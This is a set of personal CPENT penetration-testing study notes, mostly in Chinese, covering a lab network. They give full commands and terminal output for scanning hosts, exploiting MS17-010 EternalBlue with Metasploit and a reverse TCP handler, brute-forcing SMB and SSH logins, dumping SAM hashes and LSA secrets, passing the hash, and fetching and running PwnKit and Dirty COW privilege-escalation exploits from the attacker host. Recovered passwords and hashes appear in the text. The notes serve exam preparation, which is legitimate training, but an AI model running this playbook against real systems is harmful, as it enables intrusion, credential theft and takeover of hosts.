

# CPENT

<https://www.studocu.com/ec/document/universidad-de-las-americas-ecuador/tecnologia-de-los-materiales/exam-spent/66445785> (<https://www.studocu.com/ec/document/universidad-de-las-americas-ecuador/tecnologia-de-los-materiales/exam-spent/66445785>)

## PT

- 先加入密碼字典檔

owaspbwa

Pa\$\$w0rd123

### Host Discovery: IP (arp, icmp, 25, 80, 445, 3389)

sudo nmap -n -sn -PS22,80,445,3389 192.168.0.1-254 -oG ip\_scan.txt #掃22,80,445,3389  
從192.168.0.1~254輸出

```
[pentester@parrot]~$ sudo nmap -n -sn -PS22,80,445,3389 192.168.0.0/24 -oG ip_scan.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-12 22:07 EST
Nmap scan report for 192.168.0.1
Host is up (0.0018s latency).
MAC Address: 02:15:5D:54:65:EC (Unknown)
Nmap scan report for 192.168.0.7
Host is up (0.0017s latency).
MAC Address: 02:15:5D:54:65:F6 (Unknown)
Nmap scan report for 192.168.0.9
Host is up (0.0017s latency).
MAC Address: 02:15:5D:54:65:FA (Unknown)
Nmap scan report for 192.168.0.10
Host is up (0.0025s latency).
MAC Address: 02:15:5D:54:66:09 (Unknown)
Nmap scan report for 192.168.0.15
Host is up (0.0030s latency).
MAC Address: 02:15:5D:54:65:F8 (Unknown)
Nmap scan report for 192.168.0.17
Host is up (0.0010s latency).
MAC Address: 02:15:5D:54:65:FC (Unknown)
Nmap scan report for 192.168.0.19
Host is up (0.00096s latency).
```

```
grep Up ip_scan.txt | cut -d" " -f2 #用Up爬用空格切取第二個
```

```
[x]-[pentester@parrot]-[~]
└─$grep Up ip_scan.txt |cut -d' ' -f2
192.168.0.1
192.168.0.7
192.168.0.9
192.168.0.10
192.168.0.15
192.168.0.17
192.168.0.19
192.168.0.20
192.168.0.21
192.168.0.22
192.168.0.24
192.168.0.50
192.168.0.51
192.168.0.70
192.168.0.18
```

```
for i in {1..254}; do (ping -c 1 192.168.0.$i | grep "bytes from" &); done #ping迴圈  
爬有回應bytes from
```

```
[pentester@parrot]~
└─ $for i in {1..254}; do (ping -c 1 192.168.0.$i | grep "bytes from" &); done
;
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=2.40 ms
64 bytes from 192.168.0.7: icmp_seq=1 ttl=128 time=1.29 ms
64 bytes from 192.168.0.9: icmp_seq=1 ttl=128 time=1.84 ms
64 bytes from 192.168.0.10: icmp_seq=1 ttl=64 time=1.92 ms
64 bytes from 192.168.0.15: icmp_seq=1 ttl=128 time=1.30 ms
64 bytes from 192.168.0.17: icmp_seq=1 ttl=128 time=1.15 ms
64 bytes from 192.168.0.18: icmp_seq=1 ttl=64 time=0.030 ms
64 bytes from 192.168.0.19: icmp_seq=1 ttl=128 time=1.21 ms
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=2.19 ms
64 bytes from 192.168.0.22: icmp_seq=1 ttl=128 time=1.88 ms
64 bytes from 192.168.0.21: icmp_seq=1 ttl=128 time=3.89 ms
64 bytes from 192.168.0.24: icmp_seq=1 ttl=64 time=35.4 ms
64 bytes from 192.168.0.50: icmp_seq=1 ttl=64 time=2.94 ms
64 bytes from 192.168.0.51: icmp_seq=1 ttl=64 time=1.76 ms
64 bytes from 192.168.0.70: icmp_seq=1 ttl=64 time=0.873 ms
```

```
cat /proc/net/arp | grep -v 00:00:00:00:00:00 | grep eth0 | cut -d' ' -f1 #看arp
```

```
[pentester@parrot]~
└─ $cat /proc/net/arp | grep -v 00:00 | grep eth0 | cut -d' ' -f1
192.168.0.20
192.168.0.15
192.168.0.50
192.168.0.24
192.168.0.19
192.168.0.17
192.168.0.10
192.168.0.21
192.168.0.70
192.168.0.51
192.168.0.1
192.168.0.7
192.168.0.22
192.168.0.9
```

## Port Scan

```
nmap <IP>
> /usr/share/nmap/nmap-services
nmap -p- <IP>
> UDP SCAN 53, 69, 137-138, 161, 1900, 5353
sudo nmap -sU
sudo hping3 192.168.0.7 -n -S -c 3 -p 80
```

```
[pentester@parrot]~
└─$ sudo hping3 192.168.0.7 -n -S -c 3 -p 80
[sudo] password for pentester:
HPING 192.168.0.7 (eth0 192.168.0.7): S set, 40 headers + 0 data bytes
len=44 ip=192.168.0.7 ttl=128 DF id=220 sport=80 flags=SA seq=0 win=8192 rtt=6.
ms
len=44 ip=192.168.0.7 ttl=128 DF id=221 sport=80 flags=SA seq=1 win=8192 rtt=6.
ms
len=44 ip=192.168.0.7 ttl=128 DF id=222 sport=80 flags=SA seq=2 win=8192 rtt=5.
ms

--- 192.168.0.7 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 5.9/6.1/6.2 ms
```

## RustScan

```
https://github.com/RustScan/RustScan/releases
https://github.com/RustScan/RustScan/releases/download/2.0.1/rustscan_2.0.1_amd64.deb
sudo dpkg -i rustscan_2.0.1_amd64.deb
rustscan -u 5000 -t 7000 -a 192.168.0.7
rustscan -u 5000 -t 7000 --script none -a 192.168.0.7
rustscan -u 5000 -t 7000 -a 192.168.0.7 -- -n -Pn -sVC -oG 7_host.txt
```

```
[pentester@parrot]~
└─$ sudo dpkg -i /home/pentester/Downloads/rustscan_2.3.0_amd64.deb
Selecting previously unselected package rustscan.
(Reading database ... 560786 files and directories currently installed.)
Preparing to unpack .../rustscan_2.3.0_amd64.deb ...
Unpacking rustscan (2.3.0) ...
Setting up rustscan (2.3.0) ...
[pentester@parrot]~
└─$ rust
rustc      rustdoc    rust-gdb   rustscan
[pentester@parrot]~
└─$ rustscan
.... ...
| {} {}|{{ {{ { / }}{ { / }} / { } \ | \ | \ |
| . , \ | { } | . . . } } | | . . . } } \ / \ \ \ | \ |
The Modern Day Port Scanner.

: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :
```

## Service/OS Discovery

```
nmap -sVC
```

```
sudo nmap -n -p445,3389 192.168.0.8,20 -sVC
```

```
sudo nmap -n -p22,80 192.168.0.24,70 -sVC
```

```
[pentester@parrot]~$ sudo nmap -n -p445,3389 192.168.0.8,20 -sVC  
[sudo] password for pentester:  
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 00:28 EST  
Nmap scan report for 192.168.0.20  
Host is up (0.0014s latency).  
  
PORT      STATE SERVICE      VERSION  
445/tcp    open  microsoft-ds?  
3389/tcp   open  ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
|   Target_Name: SERVER2019  
|   NetBIOS_Domain_Name: SERVER2019  
|   NetBIOS_Computer_Name: SERVER2019  
|   DNS_Domain_Name: Server2019  
|   DNS_Computer_Name: Server2019  
|   Product_Version: 10.0.17763  
|   System_Time: 2024-11-13T05:28:54+00:00  
| ssl-cert: Subject: commonName=Server2019  
| Not valid before: 2024-11-11T05:45:30  
| Not valid after:  2025-05-13T05:45:30  
| ssl-date: 2024-11-13T05:28:59+00:00; 0s from scanner time.  
MAC Address: 02:15:5D:54:65:F0 (Unknown)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
[pentester@parrot]~$ sudo nmap -n -p22,80 192.168.0.24,70 -sVC  
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 00:30 EST  
Nmap scan report for 192.168.0.24  
Host is up (0.0010s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    closed ssh  
80/tcp    open  http   Apache httpd 2.2.22 ((Ubuntu))  
|_http-server-header: Apache/2.2.22 (Ubuntu)  
|_http-title: Site doesn't have a title (text/html).  
MAC Address: 00:15:5D:01:80:00 (Microsoft)  
  
Nmap scan report for 192.168.0.70  
Host is up (0.0011s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 14:9f:96:ef:6f:cd:8c:0c:e4:67:49:6f:ef:0c:b1:ab (RSA)  
|   256 ea:bf:d5:ba:cc:c8:2d:31:90:29:33:0c:d6:48:a9:44 (ECDSA)  
|_  256 48:d6:38:ca:ea:c2:22:ad:ab:d0:f1:57:cd:53:91:78 (ED25519)
```

```
sudo nmap -n -p445 192.168.0.7 --script=smb-os-discovery.nse,smb-protocols.nse,smb-vuln-ms17-010.nse
```

```
[pentester@parrot]~[/usr/share/nmap/scripts]
└─$ sudo nmap -n -p445 192.168.0.7 --script=smb-os-discovery.nse,smb-protocols
  .nse,smb-vuln-ms17-010.nse
[sudo] password for pentester:
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 00:44 EST
Nmap scan report for 192.168.0.7
Host is up (0.0011s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 02:15:5D:54:65:F6 (Unknown)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
|     OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|     Computer name: WIN-AG46I02QBKJ
|     NetBIOS computer name: WIN-AG46I02QBKJ\x00
|     Workgroup: WORKGROUP\x00
|     System time: 2024-11-12T21:44:23-08:00
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
```

## Initial Access - Exploit MS17\_010

```
msfconsole
search ms17_010
use exploit/windows/smb/ms17_010_永恒之蓝
show options
set rhosts 192.168.0.7
check
exploit
```

<b>msfconsole 啟動&amp;搜尋ms17_010</b>	<b>use2&amp;設定目標</b>																																																																				
<pre>\$ msfconsole -q msf6 &gt; search ms17_010</pre> <p>Matching Modules</p> <table border="1"> <thead> <tr> <th>#</th> <th>Name</th> <th>Description</th> <th>Disclosure Date</th> <th>Rank</th> <th>C</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>auxiliary/admin/smb/ms17_010_command</td> <td>MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution</td> <td>2017-03-14</td> <td>normal</td> <td>N</td> </tr> <tr> <td>0</td> <td>auxiliary/scanner/smb/ms17_010</td> <td>MS17-010 SMB RCE Detection</td> <td>2017-03-14</td> <td>normal</td> <td>N</td> </tr> <tr> <td>2</td> <td>exploit/windows/smb/ms17_010_ernalblue</td> <td>MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption</td> <td>2017-03-14</td> <td>average</td> <td>Y</td> </tr> <tr> <td>3</td> <td>exploit/windows/smb/ms17_010_ernalblue_winv8</td> <td>MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+</td> <td>2017-03-14</td> <td>average</td> <td>N</td> </tr> <tr> <td>4</td> <td>exploit/windows/smb/ms17_010_psexec</td> <td>MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution</td> <td>2017-03-14</td> <td>normal</td> <td>Y</td> </tr> </tbody> </table>	#	Name	Description	Disclosure Date	Rank	C	0	auxiliary/admin/smb/ms17_010_command	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution	2017-03-14	normal	N	0	auxiliary/scanner/smb/ms17_010	MS17-010 SMB RCE Detection	2017-03-14	normal	N	2	exploit/windows/smb/ms17_010_ernalblue	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	2017-03-14	average	Y	3	exploit/windows/smb/ms17_010_ernalblue_winv8	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+	2017-03-14	average	N	4	exploit/windows/smb/ms17_010_psexec	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution	2017-03-14	normal	Y	<pre>msf6 &gt; use 2 (*) No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_ernalblue) &gt; show options</pre> <p>Module options (exploit/windows/smb/ms17_010_ernalblue):</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Current Setting</th> <th>Required</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>RHOSTS</td> <td>yes</td> <td></td> <td>The target host(s), range CIDR identifier, or hosts file with syntax 'file:&lt;path&gt;'.</td> </tr> <tr> <td>RPORT</td> <td>445</td> <td>yes</td> <td>The target port (TCP)</td> </tr> <tr> <td>SMBDomain</td> <td>.</td> <td>no</td> <td>(Optional) The Windows domain to use for authentication</td> </tr> <tr> <td>SMBPass</td> <td>no</td> <td></td> <td>(Optional) The password for the specified username</td> </tr> <tr> <td>SMBUser</td> <td>no</td> <td></td> <td>(Optional) The username to authenticate as</td> </tr> <tr> <td>VERIFY_ARCH</td> <td>true</td> <td>yes</td> <td>Check if remote architecture matches exploit Target.</td> </tr> <tr> <td>VERIFY_TARGET</td> <td>true</td> <td>yes</td> <td>Check if remote OS matches exploit Target.</td> </tr> </tbody> </table>	Name	Current Setting	Required	Description	RHOSTS	yes		The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'.	RPORT	445	yes	The target port (TCP)	SMBDomain	.	no	(Optional) The Windows domain to use for authentication	SMBPass	no		(Optional) The password for the specified username	SMBUser	no		(Optional) The username to authenticate as	VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.	VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.
#	Name	Description	Disclosure Date	Rank	C																																																																
0	auxiliary/admin/smb/ms17_010_command	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution	2017-03-14	normal	N																																																																
0	auxiliary/scanner/smb/ms17_010	MS17-010 SMB RCE Detection	2017-03-14	normal	N																																																																
2	exploit/windows/smb/ms17_010_ernalblue	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	2017-03-14	average	Y																																																																
3	exploit/windows/smb/ms17_010_ernalblue_winv8	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+	2017-03-14	average	N																																																																
4	exploit/windows/smb/ms17_010_psexec	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution	2017-03-14	normal	Y																																																																
Name	Current Setting	Required	Description																																																																		
RHOSTS	yes		The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'.																																																																		
RPORT	445	yes	The target port (TCP)																																																																		
SMBDomain	.	no	(Optional) The Windows domain to use for authentication																																																																		
SMBPass	no		(Optional) The password for the specified username																																																																		
SMBUser	no		(Optional) The username to authenticate as																																																																		
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.																																																																		
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.																																																																		
check	exploit																																																																				
<pre>msf6 exploit(windows/smb/ms17_010_ernalblue) &gt; set rhosts 192.168.0.7 rhosts =&gt; 192.168.0.7 msf6 exploit(windows/smb/ms17_010_ernalblue) &gt; check [*] 192.168.0.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check [+] 192.168.0.7:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit) ex[*] 192.168.0.7:445 - Scanned 1 of 1 hosts (100% complete) [+] 192.168.0.7:445 - The target is vulnerable.</pre>	<pre>msf6 exploit(windows/smb/ms17_010_ernalblue) &gt; exploit [*] Started reverse TCP handler on 192.168.0.18:4444 [*] 192.168.0.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check [+] 192.168.0.7:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit) [*] 192.168.0.7:445 - Scanned 1 of 1 hosts (100% complete) [*] 192.168.0.7:445 - Connecting to target for exploitation. [*] 192.168.0.7:445 - Connection established for exploitation. [*] 192.168.0.7:445 - Target OS selected valid for OS indicated by SMB reply [*] 192.168.0.7:445 - CORE raw buffer dump (53 bytes) [*] 192.168.0.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 3 2 Windows Server 2 [*] 192.168.0.7:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 7 3 808 R2 Enterpris [*] 192.168.0.7:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 5 8 7601 Service P [*] 192.168.0.7:445 - 0x00000030 61 63 6b 20 31 ack 1 [*] 192.168.0.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply [*] 192.168.0.7:445 - Trying exploit with 12 Groom Allocations. [*] 192.168.0.7:445 - Sending all but last fragment of exploit packet</pre>																																																																				

## SNMP - UDP 161

```
sudo nmap -n -p161 -sU --open -oG snmp_list.txt 192.168.0./*
cat snmp_list.txt | grep Up | cut -d' ' -f2 > snmp_ip.txt
onesixtyone -i snmp_ip.txt public
snmp-check 192.168.0.20
snmp-check 192.168.0.22
sudo nmap -n -p161 -sU --script snmp-win32-users 192.168.0.20,22
```

```
[pentester@parrot] - [~] ~$ sudo nmap -n -p161 -sU 192.168.0.20,22 --script /usr/share/nmap/scripts/snmp-win32-users.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 00:57 EST
Nmap scan report for 192.168.0.20
Host is up (0.00061s latency).

PORT      STATE SERVICE
161/udp    open  snmp
| snmp-win32-users: [https://nmap.org/nsedoc/scripts/snmp-win32-users.nse]
| Administrator
| DefaultAccount
| Guest
| Jason
| Martin
| SQLEXPRESS00
| SQLEXPRESS01
| SQLEXPRESS02
| SQLEXPRESS03
| SQLEXPRESS04
| SQLEXPRESS05
| SQLEXPRESS06
| SQLEXPRESS07
| SQLEXPRESS08
```

## NetBIOS over TCP/IP (NetBT)

```
UDP 137,138
nbtscan #Parrot
nbtstat -n #Windows
nbtstat -a <Name> #Windows
nbtstat -A <IP> #Windows
```

## net view(未測)

```
net view
net view /domain
net view /domain:workgroup
net view \\192.168.0.7
enum4linux
```

## CIFS / SMB - TCP 139,445

```
nmap -iL -p445 -sVC
nmap --script smb-os-discovery,smb-protocols
```

## SMB暴力破解

```
> Version > 0.9.23
python3 -m pip install --upgrade impacket
crackmapexec smb <smb_IP> -u <users.txt> -p <password.txt>
winexe -U 'Username%Password' //<IP> cmd.exe
secretsdump.py 'administrator:Pa$$w0rd'@192.168.0.7
pth-winexe -U 'Username%<LM_hash:NTLM_hash>' //<IP> cmd.exe
```

<b>crackmapexec</b>	<b>hydra</b>
<pre>[pentester@parrot](-~/Wordlists) └─ \$!47 crackmapexec smb 192.168.0.7 -u Usernames.txt -p Passwords.txt /usr/lib/python3/dist-packages/paramiko/transport.py:219: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release   "class": algorithms.Blowfish, SMB      192.168.0.7    445   WIN-AG46I02QBKJ  [*] Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (name:WIN-AG46I02QBKJ) (domain:WIN-AG46I02QBKJ) (signing=False) (SMBv1:True) SMB      192.168.0.7    445   WIN-AG46I02QBKJ  [-] WIN-AG46I02QBKJ\administrator:123456 STATUS_LOGON_FAILURE SMB      192.168.0.7    445   WIN-AG46I02QBKJ  [-] WIN-AG46I02QBKJ\administrator:porsche STATUS_LOGON_FAILURE SMB      192.168.0.7    445   WIN-AG46I02QBKJ  [-] WIN-AG46I02QBKJ\administrator:prince STATUS_LOGON_FAILURE SMB      192.168.0.7    445   WIN-AG46I02QBKJ  [-] WIN-AG46I02QBKJ\administrator:password STATUS_LOGON_FAILURE SMB      192.168.0.7    445   WIN-AG46I02QBKJ  [-] WIN-AG46I02QBKJ\administrator</pre>	<pre>[pentester@parrot](-~/Wordlists) └─ \$hydra -L Usernames.txt -P Passwords.txt smb://192.168.0.7 Hydra v9.1 (c) 2020 by van Hauser/THC &amp; David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-30 01:43:55 [INFO] Reduced number of tasks to 1 (smb does not like parallel connections) [WARNING] Restore you have 10 seconds to abort... (use option -I to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 1 task per 1 server, overall 1 task, 12751 login tries (1:41:p:311), -12751 tries per task [DATA] attacking smb://192.168.0.7:445/ [DATA] attacking smb://192.168.0.7:445/ [445][smb] host: 192.168.0.7  login: administrator  password: Pa\$\$w0rd</pre>
<b>winexe</b>	<b>secretsdump</b>
<pre>[pentester@parrot](-~/Wordlists) └─ \$winexe -U 'administrator:Pa\$\$w0rd' //192.168.0.7 cmd.exe Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved.  C:\Windows\system32&gt;whoami whoami win-ag46i02qbkj\administrator  C:\Windows\system32&gt;</pre>	<pre>[pentester@parrot](-~/Wordlists) └─ \$secretsdump.py 'administrator:Pa\$\$w0rd'@192.168.0.7 Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  [*] Target system bootKey: 0xe351780c2dc40d062d11hccb58a89a8b [*] Dumping local SAM hashes (uid:rid:lmhash:nthash) Administrator:500:aad3b435b51404eead3b435b51404ee:92937945b518814341de3f726500d4ff::: Guest:501:aad3b435b51404eead3b435b51404ee:31d6fcfe0d1bae931b73c59d7e0c089c0::: [*] Dumping cached domain logon information (domain/username:hash) [*] Dumping LSA Secrets [*] DefaultPassword (Unknown User):ROOT#123 [*] DPAPI SYSTEM dpapi_machinekey:0xc49ff5f4a44d8b94d998a05ad247fcfbc13513ea dpapi_userkey:0x2aba0fde47f8f2d1c6df33e4d27b661418191245 [*] NLSKM 0000 E9 5B 5C 0E 58 FA 62 73 C8 66 75 90 EE 77 90 56 .\X.bu.w.V 0010 68 5F 96 C5 CC DD F6 D1 41 89 4B B0 26 98 ID 13 K.....A.K.&amp;... 0020 39 B2 12 2F C7 C4 2C F4 D8 89 AE F6 94 A9 2E F7 9.../.....</pre>
<b>pth-winexe</b>	
<pre>[pentester@parrot](-~/Wordlists) └─ \$secretsdump.py 'administrator:Pa\$\$w0rd'@192.168.0.7 Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  [*] Target system bootKey: 0xe351780c2dc40d062d11hccb58a89a8b [*] Dumping local SAM hashes (uid:rid:lmhash:nthash) Administrator:500:aad3b435b51404eead3b435b51404ee:92937945b518814341de3f726500d4ff::: Guest:501:aad3b435b51404eead3b435b51404ee:31d6fcfe0d1bae931b73c59d7e0c089c0::: [*] Dumping c [*] DefaultPa...pentester@parrot](-~/Wordlists) (Unknown User) \$pth-winexe -U 'administrator:aad3b435b51404eead3b435b51404ee:92937945b518814341de3f726500d4ff' //192.168.0.7 cmd.exe dpapi_machineE mddhash wrapper called. dpapi_userkeyHASH PASS: Substituting user supplied NTLM HASH... [*] NLSKM Microsoft Windows [Version 6.1.7601] 0000 E9 5B 5C 0E 58 FA 62 73 C8 66 75 90 EE 77 90 56 .\X.bu.w.V 0010 68 5F 96 C5 CC DD F6 D1 41 89 4B B0 26 98 ID 13 K.....A.K.&amp;... 0020 39 B2 12 2F C7 C4 2C F4 D8 89 AE F6 94 A9 2E F7 9.../.....</pre>	

## RDP - TCP 3389(未測)

```
sudo dpkg -l | grep freerdp
> Version > 2.3
freerdp2-x11
libfreerdp2-2
libfreerdp-client2-2

> sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 823BF07CEB5C469B

sudo apt install -y crowbar
crowbar [-v] -b rdp -s <IP/CIDR> -u user -c password
crowbar [-v] -b rdp -s <IP/CIDR> -U Users.txt -C Passwords.txt

xfreerdp /size:90% /v:<rdp_IP> /u:<user> /p:<password>
xfreerdp /size:90% /v:<rdp_IP> /u:<user> /pth:<ntlm_hash>

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

## SSH 列舉

```
msfconsole
search ssh_enumusers
use auxiliary/scanner/ssh/ssh_enumusers
set rhosts <IP>
set user_file Wordlist/Username.txt
set check_false true
exploit
hydra -t 4 -l <username> -P <passwords.txt> ssh://<ssh_IP>
hydra -t 4 -L <users.txt> -P <passwords.txt> ssh://<ssh_IP>
```

search ssh_enumusers	設IP&帳號
<pre>msf6 &gt; search ssh_enum [Google] http://deb.debian.org/debian.oldstable.in.r... X ↻ Matching Modules ===== All modules require Metasploit Pro to run # Name          Disclosure Date Rank Check D description -----+-----+-----+-----+ 0 auxiliary/scanner/ssh/ssh_enum_git_keys [ED ISSUE est SSH Github Access 1 auxiliary/scanner/ssh/ssh_enumusers [SSH Username Enumeration Interact with a module by name or index, for example use 1 or use auxiliary/scan ner/ssh/ssh_enumusers to run it.  msf6 &gt; use 1</pre>	<pre>msf6 auxiliary(scanner/ssh/ssh_enumusers) &gt; set rhosts 192.168.0.70 rhosts =&gt; 192.168.0.70 msf6 auxiliary(scanner/ssh/ssh_enumusers) &gt; set user_file Wordlists/Username.txt user file =&gt; Wordlists/Username.txt msf6 auxiliary(scanner/ssh/ssh_enumusers) &gt; set check_false true check false =&gt; true msf6 auxiliary(scanner/ssh/ssh_enumusers) &gt; exploit [*] 192.168.0.70:22 - SSH - Using malformed packet technique [*] 192.168.0.70:22 - SSH - Checking for false positives [*] 192.168.0.70:22 - SSH - Starting scan [*] 192.168.0.70:22 - SSH - User 'administrator' found [*] 192.168.0.70:22 - SSH - User 'aleksander' found [-] 192.168.0.70:22 - SSH - User 'andrey' not found [-] 192.168.0.70:22 - SSH - User 'anna' not found [-] 192.168.0.70:22 - SSH - User 'bill' not found [-] 192.168.0.70:22 - SSH - User 'bobrov' not found [-] 192.168.0.70:22 - SSH - User 'christene' not found [-] 192.168.0.70:22 - SSH - User 'claire' not found</pre>
Hydra固定帳號擋字典檔破密	

## Privilege Escalation-PwnKit

<https://github.com/ly4k/PwnKit> (<https://github.com/ly4k/PwnKit>)

```
wget https://github.com/ly4k/PwnKit/raw/main/PwnKit
wget https://github.com/ly4k/PwnKit/raw/main/PwnKit32
sudo python3 -m http.server 80
wget 192.168.0.18/PwnKit
chmod +x PwnKit && ./PwnKit
```

確認幾位元	下載Pwnkit啟動http.server
pentester@parrot:~\$ ssh aleksander@192.168.0.70 The authenticity of host '192.168.0.70 (192.168.0.70)' can't be established. ECDSA key fingerprint is SHA256:rve8rbHlwcb7fA03IS0KT/nG9y6RqAfCwCs8zjF2d8. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.0.70' (ECDSA) to the list of known hosts. aleksander@192.168.0.70's password: Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)  * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage  557 packages can be updated, 289 updates are security updates. alexander@ubuntu-Machine:~\$ id uid=1001(aleksander) gid=1001(aleksander) groups=1001(aleksander) alexander@ubuntu-Machine:~\$ uname -a Linux ubuntu-Machine 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 201 x86_64 x86_64 x86_64 GNU/Linux alexander@ubuntu-Machine:~\$	pentester@parrot:~\$ ls 43519.rb freerdp-3.9.0 PwnKit32 freerdp-3.9.0.tar rustscan_2.3.0_amd64.deb PwnKit pentester@parrot:~\$ sudo python3 -m http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  * Document at https://help.ubuntu.com
wget Pwnkit	加入執行權限執行

## Privilege Escalation-Dirty COW(未測)

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation  
(/etc/passwd Method)

<https://www.exploit-db.com/exploits/40847> (<https://www.exploit-db.com/exploits/40847>)

```
searchsploit -m 40847
sudo python3 -m http.server 80
wget 192.168.0.18/40847.cpp
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
./dcow -s
```

找sploit啟動http.server	確認版本&wget
<pre>[pentester@parrot]:~[-] --&gt; \$searchsploit -m 40847 Exploit: Linux Kernel 2.6.22 &lt; 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)     URL: https://www.exploit-db.com/exploits/40847     Path: /usr/share/exploitdb/exploits/linux/local/40847.cpp File Type: C++ source, ASCII text, with CRLF line terminators  cp: overwrite '/home/pentester/40847.cpp'? y Copied to: /home/pentester/40847.cpp  [pentester@parrot]:~[-] --&gt; \$sudo python3 -m http.server 80 [sudo] password for pentester: Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ... I</pre>	<pre>[jason@jason-Virtual-Machine:~\$ uname -a Linux jason-Virtual-Machine 4.15.0-102-generic #52~precise1-Ubuntu SMP Thu Jan 30 17:42:49 UTC 2014 i686 i686 i686 GNU/Linux [jason@jason-Virtual-Machine:~\$ wget http://192.168.0.18/40847.cpp --2024-11-13 02:12:46-- http://192.168.0.18/40847.cpp Connecting to 192.168.0.18:80... connected HTTP request sent, awaiting response... 200 OK Length: 10531 (10K) [text/x-c++src] Saving to: '40847.cpp'  100%[=====] 10,531      --K/s   in 0s 2024-11-13 02:12:46 (148 KB/s) - '40847.cpp' saved [10531/10531]</pre>
看怎麼編譯	

## Egress Busting

```
sudo tcpdump -ni eth0 tcp[13]==2
nc -nz 192.168.0.18 1-10
echo > /dev/tcp/192.168.0.18/200
```

抓[13]=2的包	nc針對每個port送包
